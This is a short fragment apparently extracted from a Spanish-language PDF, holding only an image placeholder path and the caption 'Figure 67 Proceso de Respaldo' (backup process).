


Figure 67 Proceso de Respaldo